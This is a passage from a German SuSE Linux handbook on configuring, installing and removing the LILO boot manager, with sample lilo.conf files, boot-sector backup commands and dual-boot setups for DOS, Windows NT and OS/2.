es aber auf jeden Fall, doch wenigstens eine primäre startbare Linux-Partition einzuplanen!

4.4 Ein LILO nach Maß: Konfiguration

Als flexibler Bootmanager bietet LILO zahlreiche Möglichkeiten, seine Konfiguration den individuellen Erfordernissen anzupassen. Die wichtigsten Optionen und ihre Bedeutung werden im folgenden erläutert. Für eine umfassende Beschreibung sei auf [Alm96] verwiesen.

Die Konfiguration von LILO wird in der Datei `/etc/lilo.conf` eingetragen. Bei einer Erstinstallation von Linux empfehlen wir, dies zunächst von YaST durchführen zu lassen. Eine eventuell nötige Nachbearbeitung von `lilo.conf` kann auf der von YaST erstellten Datei aufbauen.

Die Datei `/etc/lilo.conf` sollte nur für 'root' lesbar sein, da sie Paßwörter enthalten kann (vgl. Abschnitt 4.4.2, Seite 103); dies ist Standard bei SuSE Linux; schauen Sie einmal nach – im Zweifelsfall hilft der Befehl:

```
root@erde: # chmod 0600 /etc/lilo.conf
```



Es ist ratsam, die bei der letzten LILO-Installation verwendete Konfigurationsdatei sorgfältig aufzubewahren und vor jeder Änderung eine Sicherheitskopie herzustellen. Eine Änderung wird erst wirksam, indem Sie LILO mit der neuesten Fassung der Konfigurationsdatei neu installieren (Abschnitt 4.5)!

4.4.1 Der Aufbau der Datei `lilo.conf`

Die `/etc/lilo.conf` beginnt mit einem *globalen Abschnitt* (engl. *global options section*) mit allgemeinen Einstellungen, gefolgt von einem oder mehreren *System-Abschnitten* (engl. *image sections*) für die einzelnen Betriebssysteme, die LILO starten soll. Ein neuer Systemabschnitt wird jeweils eingeleitet durch eine Zeile mit der Option **image** oder **other**.

Die Reihenfolge der einzelnen Betriebssysteme in der `lilo.conf` ist nur insofern von Bedeutung, als das *zuerst* in der Liste aufgeführte System automatisch gebootet wird, wenn keine Benutzereingabe erfolgt – gegebenenfalls nach Ablauf einer vorkonfigurierten Wartezeit (s. u. die Optionen **delay** und **timeout**).

Datei 4.4.1 (100) zeigt eine Beispielkonfiguration auf einem Rechner mit Linux und DOS. Zur Auswahl beim Booten sollen stehen: ein neuer und ein alter Linux-Kernel auf der gegenwärtigen Root-Partition (primär, auf der zweiten Platte), sowie MS-DOS (oder Windows 95) auf `/dev/hda1`.

In `/etc/lilo.conf` ist alles von einem # bis zum Zeilenende Kommentar. Er wird – ebenso wie Zwischenraum – von LILO ignoriert und kann zur Verbesserung der Lesbarkeit verwendet werden.

Gehen wir einmal die wichtigsten Zeilen Schritt für Schritt durch. Die weiteren Optionen sind in Abschnitt 4.4.2, Seite 103 beschrieben.

- **Globaler Abschnitt** (Parameterteil)

```
# LILO Konfigurations-Datei
# Start LILO global Section
boot=/dev/hda          # LILO Installationsziel: MBR
backup=/boot/MBR.hda.970428 # Backup-Datei für alten MBR
                        # vom 28. Apr 1997
#compact              # faster, but won't work on all systems.
#linear
message=/boot/greetings # LILO's Begrüßungsmeldung
prompt
password = q99iwr4      # Allgemeines LILO Passwort
timeout=100            # 10 s am Prompt warten, bevor Voreinstellung
                        # gebootet wird
vga = normal           # normaler Textmodus (80x25 Zeichen)
# End LILO global section

# Linux bootable partition config begins
image = /boot/vmlinuz   # Voreinstellung
    root = /dev/hdb3    # Root-Partition für Kernel
    read-only
    label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /boot/vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.4.1: Beispielformatierung in /etc/lilo.conf

– **boot=<bootdevice>**

Device auf dessen erstem Sektor der LILO-Bootsektor installiert werden soll (das Installationsziel).

<bootdevice> kann sein: ein Diskettenlaufwerk (/dev/fd0), eine Partition (z. B. /dev/hdb3), oder eine ganze Platte (z. B. /dev/hda): letzteres bedeutet die Installation im MBR.

Voreinstellung: Fehlt diese Angabe, wird LILO auf der gegenwärtigen Linux-Rootpartition installiert.

– **prompt**

Erzwingt das Erscheinen der LILO-Eingabeaufforderung (☞ *Prompt*). Die Voreinstellung ist: kein Prompt! (Vgl. Abschnitt 4.4.2, Option **delay**.)

Empfohlen, sobald LILO mehr als nur ein System starten soll. Zusammen damit sollte auch die **timeout**-Option gesetzt werden, damit ein automatischer Reboot möglich ist, wenn keine Eingabe am Prompt erfolgt.

– **timeout=<zehntelsekunden>**

Setzt eine Auszeit für Eingaben am Prompt und ermöglicht dadurch einen automatischen Reboot, wenn nicht rechtzeitig eine Eingabe erfolgt ist. <zehntelsekunden> ist dabei die verbleibende Zeit in Zehntelsekunden für eine Eingabe. Drücken von  am Prompt läßt die Auszeit von neuem starten. Voreinstellung: unendlich, d. h. kein automatischer Reboot!

● **Linux-Abschnitt**– **image=<kernelimage>**

Hier muß der Name des zu bootenden Kernel-Images stehen. Dies wird in der Regel /boot/vmlinuz sein – bzw. bei älteren SuSE Linux-Systemen (vor Version 6.0) /vmlinuz oder /zImage.

– **label=<name>**

Innerhalb der /etc/lilo.conf eindeutiger, aber sonst frei wählbarer Name für das System (z. B. **linux**). Maximale Länge 15 Zeichen: möglichst nur Buchstaben, Ziffern und Unterstrich – keine Leerzeichen, Sonderzeichen wie deutsche Umlaute u. ä.⁸. Voreinstellung: der Dateiname des Kernel-Images (z. B. /boot/vmlinuz).

Durch Eingabe dieses Namens wählen Sie beim Systemstart an der LILO-Eingabeaufforderung das gewünschte Betriebssystem zum Starten aus. Bei mehreren Systemen empfiehlt es sich, eine nähere Beschreibung der Namen und Systeme in einer message-Datei (s. Abschnitt 4.4.2, Option **message**) bereitzustellen.

– **root=<rootdevice>**

Damit gibt LILO dem Kernel die Rootpartition (z. B. /dev/hda2) des Linux-Systems an. Zur Sicherheit empfohlen! Wird diese Option weggelassen, nimmt der Kernel die in ihm selbst eingetragene Rootpartition⁹.

⁸ Die genauen Regeln für erlaubte Zeichen finden Sie in [Alm96], Abschnitt 3.2.1.

⁹ Zu sehen mit dem Kommando `rdev <kernelimage>`.

- **Anderes System**

- **other=<partition>**

Mit **other** werden dem LILO Startpartitionen anderer Systeme zum Booten bekanntgemacht (z. B. /dev/hda1).

- **loader=<Boot-Loader>**

Für das Laden eines fremden Bootsektors baut LILO in seiner Map-Datei einen „Pseudo-MBR“ (beim Booten startet erst LILO den Pseudo-MBR, und dieser dann den fremden Bootsektor). Diese Option gibt die Datei an, aus der der Code für den Pseudo-MBR zu nehmen ist.

Voreinstellung und generell richtig: /boot/chain.b .

Manchmal soll ein Betriebssystem, das von der ersten Festplatte gebootet werden will (z. B. DOS), dennoch mit LILO von einer anderen Platte gestartet werden. Die Zusatzoptionen **map-drive=<Number>** und **to=<Number>** gestatten es, diese beiden Platten anhand ihrer BIOS-Gerätenummern zu „vertauschen“. Beispiel: Datei 4.4.2 (102).

Der Loader `os2_d.b` dient dazu, OS/2 von der zweiten Festplatte zu booten¹⁰. *Neu ab LILO-Version 20*: auch bei diesem Loader muß das „Vertauschen“ der ersten beiden Festplatten nun ausdrücklich vorgeschrieben werden (wie im Beispiel Datei 4.4.2)

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
  label = DOS
  loader = /boot/chain.b
    map-drive = 0x80 # first hd: BIOS number 0x80
    to         = 0x81 # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
  table = /dev/hdb
# DOS bootable partition config ends
```

Datei 4.4.2: /etc/lilo.conf Auszug: DOS von 2. Festplatte booten

- **table=<ptabelle>**

<ptabelle> muß das Quell-Device für die Partitionstabelle angeben, die in den Pseudo-MBR soll (in der Regel /dev/hda oder /dev/sda).

- **label=<name>**

Der (wiederum frei wählbare) Name für dieses System. Empfohlen. Die Voreinstellung – der bloße Device-Name der Partition – ist beim Booten nicht so aussagekräftig.

¹⁰ any_b.b (Booten von B:) und any_d.b (Booten von der zweiten Festplatte) sind seit der LILO-Version 20 obsolet.

4.4.2 Weitere optionale Konfigurationsmöglichkeiten (Auswahl)

Im letzten Abschnitt wurden nur die in `/etc/lilo.conf` minimal nötigen Einträge besprochen. Weitere nützliche Einstellungen folgen nun hier.

Diejenigen Optionen, die ausdrücklich als Image-Optionen gekennzeichnet sind, gehören in den Abschnitt eines einzelnen Betriebssystems. Die anderen sind gedacht für den globalen Parameterteil von `/etc/lilo.conf`.

- **backup=<backup-Datei>**

Die Datei, in der LILO ein Backup desjenigen Bootsektors ablegt, in den er anschließend installiert wird. Hierfür ist `/boot/boot.xxxx` die Vorgabe, wobei `xxxx` die interne Gerätenummer der Installationspartition ist¹¹.

Wir empfehlen, einen leichter deutbaren Namen zu verwenden, etwa wie oben im Beispiel (mit Gerätenamen und Datumsangabe). Sie verzichten damit auf das eingebaute Uninstall-Feature von LILO; aber dies macht man unserer Meinung nach sowieso besser mit aller Sorgfalt von Hand (vgl. Abschnitt 4.5, Seite 106).

Wenn die Backup-Datei vorher schon vorhanden ist, legt LILO *kein* neues Backup an! Sorgen Sie daher dafür, daß hier jeweils ein neuer, ungebrauchter Dateiname verwendet wird.



- **compact**

Diese Option empfiehlt sich bei Installation des LILO auf Diskette. LILO versucht dann, beim Start mehrere Sektoren auf einmal zu lesen und bootet u. U. schneller. Dies funktioniert leider nicht auf allen Maschinen. Bei Installation des LILO sollten Sie darauf verzichten: es ist sicherer, und der Zeitgewinn beträgt nur wenige Sekunden.

- **disk=<Geräte-datei>**
bios=<BIOS-Gerätenummer>
cylinders=<Anzahl>
heads=<Anzahl>
sectors=<Anzahl>

Hier kann dem LILO für einzelne Festplatten direkt vorgeschrieben werden, welche BIOS-Gerätenummer und Geometrie er zur Adressierung von Sektoren dieser Platte verwenden soll. Nur sehr selten erforderlich! Wichtigste Anwendung:

IDE-SCSI-Mischsysteme: Wenn Sie ein BIOS haben, das die Bootreihenfolge *SCSI vor IDE* erlaubt, und Sie diese Möglichkeit nutzen wollen, muß LILO extra über die geänderte Reihenfolge der Festplatten aus BIOS-Sicht informiert werden. Dies geschieht durch Zusatzeintrag in den globalen Teil der `lilo.conf` wie z. B. hier in Datei 4.4.3, Seite 104 für den Fall eines Systems mit je einer IDE- und SCSI-Platte.

- **linear**

Die Angabe dieser Option bewirkt, daß bei der Installation von LILO sämtliche Referenzen auf Plattensektoren als logische anstelle physika-

¹¹ Dies ist zu finden in den Kernelsourcen in `/usr/src/linux/init/main.c`, Funktion `parse_root_dev()`.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda    #   The SCSI disk is regarded as ...
    bios = 0x80    #   ... first BIOS disk;
disk = /dev/hda    #   the IDE disk is regarded as ...
    bios = 0x81    #   ... second BIOS disk.
```

Datei 4.4.3: `lilo.conf` Auszug: Bootreihenfolge: SCSI vor IDE

lischer Adressen abgelegt werden, so daß sie unabhängig von der Festplattengeometrie werden. Diese Option ist gedacht für den Fall, daß bei manchen Plattencontrollern das BIOS beim Systemstart eine andere Geometrie erkennt als das laufende Linux-System. Nur selten erforderlich!



Die **linear** Option befreit *nicht* von der 1024-Zylinder-Grenze (bezogen auf die BIOS-Geometrie). Zudem funktioniert sie *nur* unterhalb einer *weiteren* „65535-Spur-Grenze“, die bei modernen Festplatten oft sogar schärfer ist: 512 MB / 1 GB / knapp 2 GB bei 16 / 32 / 63 Sektoren je Spur.

- **message=<message-datei>**

Verweist auf eine Textdatei, die von LILO beim Systemstart als erstes ausgegeben wird. Sie soll nicht mehr als 24 Zeilen haben (sonst scrollt sie weg) und kann z. B. einen Überblick über die anstehende LILO-Bootauswahl geben. Eine solche Startmeldung kennen Sie übrigens bereits von der mitgelieferten SuSE-Bootdiskette. Empfohlen.



Wird diese Option verwendet, so gehört die `message`-Datei zur LILO-Startmaschinerie. Jede Änderung an ihr macht eine Neuinstallation von LILO erforderlich (Abschnitt 4.5)!

- **password=<passwort>**

Kann sowohl am Anfang im Parameter-Abschnitt, als auch in einzelnen Systemabschnitten stehen. Sichert den Zugriff auf die LILO-Dienste bzw. auf das Booten des betreffenden Systems mit einem Paßwort ab. Wenn Sie Ernst machen damit, sollten Sie das Paßwort nach der ersten Verwendung dieser `lilo.conf` gleich wieder herauslöschen – als `root` können Sie sowieso jederzeit durch Neu-Installation von LILO ein neues Paßwort setzen. – Es empfiehlt sich, zusätzlich die Option **restricted** zu setzen. Andernfalls kann man mit einem Parameter womöglich direkt eine Shell starten; vgl. die Manpage von `lilo.conf` (**man lilo.conf**)!

- **read-only**

Mit dieser Image-Option weist LILO den betreffenden Kernel an, die Rootpartition zunächst `read-only` zu mounten, wie es beim Start von Linux-Systemen generell üblich ist. Wird diese Option weggelassen, verwendet der Kernel die in ihm selbst eingetragene Voreinstellung¹².

¹² Zu sehen mit dem Kommando `rdev -R <kernelimage>`. Sie ist bei den Installationskernels

- **delay=<zehntelsekunden>**

Wenn der Prompt *nicht* zwingend vorgeschrieben worden ist, kann der Benutzer dennoch zur Startzeit von LILO durch Tastendruck ( ,  , ) einen Prompt anfordern. Die **delay** Option gibt die Zeit vor, die LILO nach seinem Start auf einen solchen Tastendruck wartet, bevor er automatisch das erste System aus seiner Betriebssystem-Liste lädt. Die Voreinstellung ist 0, d. h. keine Wartezeit.

Die **delay** Option ist natürlich *überflüssig*, wenn mit **prompt** sowieso ein Prompt zwingend angefordert wird.

- **vga=<mode>**

Wählt den VGA-Textmodus beim Start. Gültige Werte für <mode> sind `normal` (für 80x25), `ext` (für 80x50) oder `ask` (beim Booten fragen).

- **append="<parameter>"**

Image-Option für Linux-Kernel. Ermöglicht die Übergabe von Kernel-Parametern (siehe Abschnitt 14.3.2, Seite 343) wie etwa bei der Übergabe von Hardwarekomponenten, genauso wie dies am LILO-Prompt möglich ist. Der Kernel erhält zuerst die **append** Zeile, dann die Eingaben am Prompt; daher überwiegen im Zweifelsfall die Eingaben am Prompt.

Zum Beispiel: **append="mcd=0x300,10"**

4.5 Installation und De-Installation von LILO

Bei einer Neuinstallation von Linux führt YaST den Benutzer interaktiv durch die nötigen Schritte. Ein Eingreifen von Hand ist bei der Installation von LILO i. a. nicht nötig. Hier möchten wir aber davon ausgehen, daß LILO mit speziellen Optionen in ein bestehendes System integriert werden soll.

Die Installation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Installation von LILO *auf jeden Fall*, daß Sie Ihr Linux, und möglichst auch Ihre anderen vorhandenen Betriebssysteme, von Diskette booten können! Vor allem **fdisk** muß zur Verfügung stehen.



Installation nach Änderung der Konfiguration

Wenn sich an den LILO-Komponenten (Abschnitt 4.3) etwas geändert hat oder wenn Sie Ihre Konfiguration in `/etc/lilo.conf` modifiziert haben, müssen Sie LILO neu installieren. Dies geschieht durch einfachen Aufruf des sog. *Map-Installers*:

```
root@erde: # /sbin/lilo
```

Was dann geschieht, ist, daß LILO ein Backup des Ziel-(Boot-)Sektors anlegt, seine „erste Stufe“ in diesen Sektor schreibt und eine neue Map-Datei erzeugt (vgl. Abschnitt 4.3). LILO meldet nacheinander die installierten Systeme – z. B. im Fall unserer obigen Beispielkonfiguration (s. Bildschirmausgabe 4.5.1):

und auch bei einem neu-compilierten Kernel ohnehin *read-only* (prüfen!), daher braucht man diese Option normalerweise nicht.

```
Added Linux*
Added Linux.old
Added DOS
```

Bildschirmausgabe 4.5.1: Ausgaben beim Aufruf von LILO

Nach abgeschlossener Installation kann der Rechner neu gestartet werden:

```
root@erde: # shutdown -r now
```

Nachdem das BIOS seinen Systemtest ausgeführt hat, meldet sich LILO mit seiner Eingabeaufforderung, an der Sie dem LILO Parameter für den Kernel übergeben und das gewünschte Bootimage auswählen können. Mit  lassen sich die Bezeichnungen der installierten Konfigurationen auflisten.

Installation nach Neu-Kompilierung des Kernels

Wenn Sie einen neu kompilierten Kernel in Ihr Bootkonzept aufnehmen wollen, haben Sie neben der LILO-Neuinstallation von Hand noch eine weitere, und zwar bequemere Möglichkeit:

Die Organisation der Befehle zum Konfigurieren und zum Erzeugen des Kernels ist niedergelegt in der Datei `/usr/src/linux/Makefile`; dort soll `INSTALL_PATH=/boot` festgelegt werden (vgl. Abschnitt 13.4.1, Seite 313). Dieses `Makefile` verfügt über ein **target** namens **zlilo**, das nach einer Kernel-Kompilierung automatisch den derzeit als `/boot/vmlinuz` (früher `/vmlinuz`) installierten Kernel nach `/boot/vmlinuz.old` kopiert, den neu erzeugten Kernel nach `/vmlinuz` schreibt und LILO neu installiert. Sie können dies ausführen lassen mit dem einfachen Befehl

```
root@erde:/usr/src/linux # make zlilo
```

Das ist freilich nur sinnvoll, wenn Ihre `/etc/lilo.conf` auf diesen LILO-Aufruf *vorher* vorbereitet worden ist und Ihr bisheriger Kernel wirklich unter `/boot/vmlinuz` liegt. Unter Ihren Images sollten Sie den neuen Kernel – und zur Sicherheit auch den alten – aufführen; etwa so, wie es in Datei 4.4.1 geschehen ist.

Dadurch können Sie am LILO-Bootprompt sowohl den neuen Kernel starten als auch den alten – funktionierenden – Kernel (Name im Beispiel: `Linux.old`). So bauen Sie eine weitere Sicherheitsstufe ein, die dann von Nutzen ist, wenn das System mit dem neuen Kernel nicht booten kann.

Zum Erzeugen eines neuen Kernels siehe Kapitel 13, Seite 309 ff.

Entfernen von LILO

Die Deinstallation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Deinstallation von LILO *auf jeden Fall*, daß Sie Ihr Linux, und möglichst auch Ihre anderen Betriebssysteme – soweit vorhanden – von Diskette booten können! Sie geraten sonst möglicherweise in die unangenehme Lage, nicht mehr auf die Betriebssysteme auf Ihrer Festplatte zugreifen zu können.



Vielleicht wird es eines Tages doch einmal nötig, LILO wieder zu deinstallieren :-(Dies geschieht, indem der Ziel-(Boot-)sektor, in dem LILO installiert worden ist, seinen vorigen Inhalt zurückerhält. Unter Linux ist das kein Problem, *wenn* ein gültiges Backup vorhanden ist (vgl. Abschnitt 4.4.2, Option **backup**).

Ein Bootsektor-Backup wird ungültig, wenn die betreffende Partition ein neues Dateisystem erhalten hat (DOS-Welt: formatiert worden ist). Die Partitionstabelle in einem MBR-Backup wird ungültig, wenn die betreffende Festplatte zwischenzeitlich anders partitioniert worden ist. Solche Backups sind „Zeitbomben“: am besten sofort löschen! Das Zurückspielen veralteter Backups in diese Systemsektoren ist ein ziemlich sicherer Weg zu massivem Datenverlust!



Am einfachsten ist es, einen DOS-, Windows- oder OS/2-MBR wiederherzustellen. Es geschieht mit dem MS-DOS-Befehl (verfügbar ab DOS-Version 5.0):

```
C:\> fdisk /mbr
```

bzw. dem OS/2-Befehl:

```
C:\> fdisk /newmbr
```

Diese Befehle schreiben nur die 446 ersten Bytes (den Boot-Code) in den MBR zurück und lassen die gegenwärtige Partitionstabelle unangetastet¹³. *Nicht vergessen:* Mit **fdisk** die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen; die MBR-Routinen von DOS, Windows, OS/2 brauchen das!

Ansonsten legen Sie zunächst von dem fraglichen LILO-Sektor ein weiteres frisches Backup an – sicher ist sicher. Dann prüfen Sie – wenigstens zweimal ; -) – ob Ihre alte Backup-Datei die richtige ist und ob sie genau 512 Byte groß ist. Schließlich spielen Sie sie dann zurück. Das Ganze geht mit den folgenden Befehlen (dabei *if=* und *of=* *nicht verwechseln!*):

- Wenn LILO in Partition *yyyy* (z. B. *hda1*, *hda2*, ...) residiert:

```
root@erde: # /bin/dd if=/dev/yyyy of=Neue-Datei bs=512 count=1
root@erde: # /bin/dd if=Backup-Datei of=/dev/yyyy
```

- Wenn LILO im MBR der Platte *zzz* (z. B. *hda*, *sda*) residiert:

```
root@erde: # /bin/dd if=/dev/zzz of=Neue-Datei bs=512 count=1
root@erde: # /bin/dd if=Backup-Datei of=/dev/zzz bs=446 count=1
```

Der letzte Befehl ist „vorsichtig“ und schreibt gleichfalls nicht in die Partitionstabelle. Auch hier *nicht vergessen:* Mit **fdisk** anschließend die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen.

Übrigens: beachten Sie, wie schnell so ein Bootsektor-Backup geht! Zur häufigeren Anwendung empfohlen.

¹³ Außer, wenn der MBR (Abschnitt 4.1) wegen einer falschen „magischen Zahl“ als im ganzen ungültig behandelt wird: dann wird die Partitionstabelle genullt!!

4.6 Linux-Bootdiskette erzeugen

Eine Linux-Bootdiskette besteht — vereinfacht gesagt — aus einem oder mehreren Linux-Kernen, eventuell gemanagt von LILO. Sie dient dem Zweck, Ihr Linux-System auf der Festplatte auch dann zu starten, wenn das Booten direkt von der Platte nicht mehr möglich ist. Mögliche Anlässe dafür können sein: MBR überschrieben, falsch konfigurierter Bootmanager, Fehler bei der LILO-Installation.

Eine solche Bootdiskette lädt *nur* den Kernel: alles andere (**init**, Startskripten, wichtige Systemprogramme) wird von Ihrem System erwartet und muß nach wie vor funktionsfähig sein. Die Verbindung von der Bootdiskette zum System auf der Festplatte wird dadurch hergestellt, daß in dem Kernel die betreffende Root-Partition als Root-Device eingestellt wird.

Dies ist nicht zu verwechseln mit den SuSE-Bootdisketten für Installations- und Rettungssystem, von denen Sie anhand der Abbilddateien (engl. *image files*) unter `/disks` auf der ersten CD jederzeit neue Exemplare herstellen können (vgl. Abschnitt 16.3, Seite 388).

Bootdiskette ohne LILO

Wenn Sie in der glücklichen Lage sind, daß Ihr Kernel beim Starten *keine* zusätzliche Kommandozeile mit Hardware-Info usw. benötigt¹⁴, besteht der schnellste Weg zu einer Bootdiskette für Ihr Linux-System einfach darin, Ihren aktuellen Kernel auf eine rohe, fehlerfreie Diskette zu schreiben und, falls nicht schon vorher geschehen, das Root-Device richtig einzustellen:

```
root@erde: # /sbin/badblocks -v /dev/fd0 1440
root@erde: # /bin/dd if=Ihr_Kernel of=/dev/fd0 bs=18k
root@erde: # rdev /dev/fd0 Ihre_Root_Partition
root@erde: # rdev -R /dev/fd0 1
```

Der erste Befehl prüft die Diskette auf fehlerhafte Blöcke (1 Block = 1 k). Der letzte Befehl sorgt dafür, daß der Kernel die Root-Partition zunächst read-only mountet, wie es sich gehört (die Systemstart-Skripte verlassen sich darauf).

Bootdiskette mit LILO

Eine komfortablere Bootdiskette mit Begrüßungsmeldung, Eingabeaufforderung für Kernel und Kernelparameter sowie den sonstigen LILO-Goodies wird erzeugt, indem man eine komplette LILO-Startmaschinerie auf die Diskette überträgt (vgl. Abschnitt 4.3). Dazu braucht die Diskette ein Dateisystem, am besten `minix`.

Wenn Sie nur einen Kernel mit aufnehmen und auf die Begrüßungsmeldung verzichten wollen, können Sie über den Menüpunkt 'Administration des Systems', 'Kernel- und Bootkonfiguration', 'Boot-Diskette erzeugen' dies alles von YaST erledigen lassen. Verwenden Sie dazu eine fehlerfreie, vorformatierte Diskette und folgen Sie den Anweisungen auf dem Bildschirm.

¹⁴ Dies ist der Normalfall

Ihr Kernel muß in `/boot/vmlinuz` liegen, sonst findet YaST ihn nicht – treu der Tradition gibt es auch noch einen „Fallback“ auf `/vmlinuz`...



Ansonsten gehen Sie zum Selbermachen im Einzelnen wie folgt vor:

- Auf neuer, leerer Diskette ein minix-Dateisystem anlegen – zur Sicherheit mit Fehlerprüfung – und, wenn erfolgreich, mounten, z. B. unter `/mnt`:


```
root@erde: # /sbin/mkfs.minix -c /dev/fd0 1440
root@erde: # /bin/mount /dev/fd0 /mnt
```
- Ihre Kernel-Dateien und die LILO-Datei `/boot/boot.b` nach `/mnt` (d. h. auf die Diskette) kopieren.
- Optional: Eine Datei `/mnt/message` für die Begrüßungsmeldung anlegen.
- In `/mnt` eine eigene `lilo.conf` anlegen wie in Datei 4.6.1, Seite 109. Natürlich müssen Sie noch die tatsächliche Root-Partition statt `Thr_Root_Device` eintragen):

```
# LILO Konfigurations-Datei Bootdiskette
# Start LILO global Section
boot=/dev/fd0                # Installationsziel: Floppy
install=/mnt/boot.b         # Natürlich LILO und
map=/mnt/map                # Map-Datei auf die Floppy!
message=/mnt/message        # optional
prompt
timeout=100                 # Warten am Prompt: 10 s
vga = normal                 #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/vmlinuz         # default
    root = /dev/Ihr_Root_Device # Root-Partition hierher!
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
```

Datei 4.6.1: `lilo.conf` für Bootdiskette

- LILO mit *dieser* `lilo.conf` installieren:


```
root@erde: # /sbin/lilo -C /mnt/lilo.conf
```
- Floppy umounten, fertig!


```
root@erde: # /bin/umount /mnt
```
- Nicht vergessen: Bootdiskette ausprobieren, ob sie wirklich geht :-)

4.7 Beispielkonfigurationen

Wenn Ihr neues Linux allein auf dem System ist, besteht zunächst gar kein Handlungsbedarf. Denn alles Nötige wurde im Rahmen der Installation unter YaST erledigt.

Es folgen einige Beispiele für Mehrsystem-Rechner. Schauen Sie zu diesem Thema doch auch mal nach `/usr/doc/howto/mini/Linux+*.gz`, wo einige fleißige Linux-Freunde ihre eigenen Mehrsystem-Konfigurationen dokumentiert haben.

4.7.1 DOS/Windows 95/98 und Linux

Voraussetzung: Für DOS/Windows 95/98 und Linux steht jeweils eine primäre Partition unter der 1024-Zylinder-Grenze zur Verfügung (vgl. Abschnitt 4.3).

Für diesen Fall wurde eine geeignete Konfiguration bereits besprochen (vgl. Datei 4.4.1) – nur die Angaben bei **root**, **image** und **other** sind an die tatsächlichen Verhältnisse anzupassen. LILO wird im MBR installiert. Natürlich werden Sie den `Linux.old` Abschnitt weglassen, wenn es keinen solchen zweiten Linux-Kernel gibt.

Heben Sie die `/etc/lilo.conf` gut auf, des weiteren eine Bootdiskette für Ihr Linux! Gerade Windows 95/98 neigt verschiedentlich dazu, „fremde“ MBRs kurzerhand zu eliminieren. Wenn Sie Linux danach noch mit einer Bootdiskette starten können, ist dieses Problem rasch behoben mit dem einfachen Befehl

```
root@erde: # /sbin/lilo
```

4.7.2 Windows NT und Linux auf einer Festplatte

1. *Möglichkeit:* Zum Booten wird der *Bootmanager von NT* benutzt. Dieser kann neben Bootsektoren auch Abbilddateien solcher Bootsektoren starten. Mit den folgenden Schritten läßt sich eine Koexistenz von Linux und Windows NT erreichen:

- Installation von NT.
- Einen Datenträger (Festplatten-Partition oder fehlerfreie Floppy) bereithalten mit einem Dateisystem, das Linux beschreiben und NT lesen kann, z. B. FAT.
- Linux wie „üblich“ installieren (als Root-Partition nehmen wir hier im Beispiel mal `/dev/sda3` an). FAT-Datenträger (z. B. unter `/dosen`) mounten. *Achtung:* nicht die verfälschenden **mount**-Optionen **conv=auto** oder **conv=text** verwenden!
- LILO in der Linux-Rootpartition (also `/dev/sda3`) installieren, *nicht* in den MBR (`/dev/sda`)! Sie haben dabei nach wie vor die Möglichkeit, für LILO eine Auswahl unter mehreren Linux-Kernelimages zu konfigurieren. Als Beispiel für eine `lilo.conf` siehe Datei 4.7.1, Seite 111.
- Kopieren des LILO-Bootsektors in eine Datei auf dem FAT-Datenträger, z. B.

```
root@erde: # /bin/dd if=/dev/sda3 bs=512 count=1 of=/dosen/bootsek.lin
```

Dieser Schritt, wie auch der folgende, muß natürlich nach jedem Kernel-Update wiederholt werden!

```

# LIL0 Konfigurations-Datei: Rootpartition /dev/sda3
#
# startbar machen
# Start LIL0 global Section
boot=/dev/sda3          # Installationsziel
backup=/boot/boot.sda3.980428 # Backup für vorigen Bootsek.
prompt
timeout=100           # Warten am Prompt: 10 s
vga = normal          # force sane state
# End LIL0 global section
# Linux bootable partition config begins
image = /boot/vmlinuz      # default image to boot
    root = /dev/sda3        # Root-Partition hierher!
    label = Linux
# Linux bootable partition config ends

```

Datei 4.7.1: `lilo.conf` zum Startbar-Machen einer Linux-Rootpartition

- NT booten. Die Datei `bootsek.lin` vom FAT-Datenträger ins Hauptverzeichnis des NT-Systemlaufwerks kopieren (falls sie nicht schon dort ist).
- In der Datei `boot.ini` (Attribute setzen) folgenden Eintrag am Ende ergänzen:
`c:\bootsek.lin="Linux"`

- Beim nächsten Booten sollte – wenn alles geklappt hat – ein entsprechender Eintrag im NT-Bootmanager vorhanden sein!

2. *Möglichkeit, leider nicht immer praktikabel: LILO im MBR installieren* und für Windows NT so tun, als sei es DOS (wie im vorigen Beispiel); aber Achtung: Dies scheint bei neueren NT-Versionen nicht mehr zu funktionieren, da es nur zu starten scheint, wenn es spezielle (undokumentierte) Sequenzen im MBR findet, von denen LILO leider nichts weiß :- (

Windows NT (3.5* und 4.0) kennt die von Linux verwendeten Partitionstypen 82 und 83 nicht! Achten Sie darauf, daß kein NT-Programm die Partitionstabelle dahingehend „repariert“: es droht Datenverlust! Halten Sie sicherheitshalber gültige Backups des LILO-MBR bereit.



4.7.3 OS/2 und Linux

1. *Möglichkeit:* Zum Booten wird der *Bootmanager* von OS/2 benutzt. Dieser kann beliebige primäre und logische Partitionen innerhalb der 1024-Zylinder-Grenze starten – die Verantwortung dafür, daß sie wirklich startbar sind, liegt beim Benutzer. Der Bootmanager wird konfiguriert mit dem **fdisk** von OS/2.

Vorbereitung auf Seiten von Linux: Eine primäre Linux-Partition (üblicherweise: die Root-Partition) mit LILO startbar machen. Geeignet dafür ist wieder `lilo.conf` wie in Datei 4.7.1, Seite 111. Aber *vorher* gibt es noch etwas zu bedenken . . . :

Vorbereitung auf Seiten von OS/2: OS/2 begnügt sich bei der Buchführung über die vorhandenen Partitionen (in den MBRs der Festplatten und den Partitionssektoren der erweiterten und logischen Partitionen) nicht mit den konventionellen, allgemein verständlichen Einträgen, sondern nutzt freien Platz in diesen Sektoren zum Speichern von Zusatzinformationen. Sind diese inkonsistent, so sieht **fdisk** von OS/2 die Partitionstabelle als fehlerhaft an und verweigert Bootmanager-Dienste. Die **fdisk**-Programme anderer Betriebssysteme pflegen diese Zusatzinformationen natürlich nicht . . . Konflikte sind vorprogrammiert.

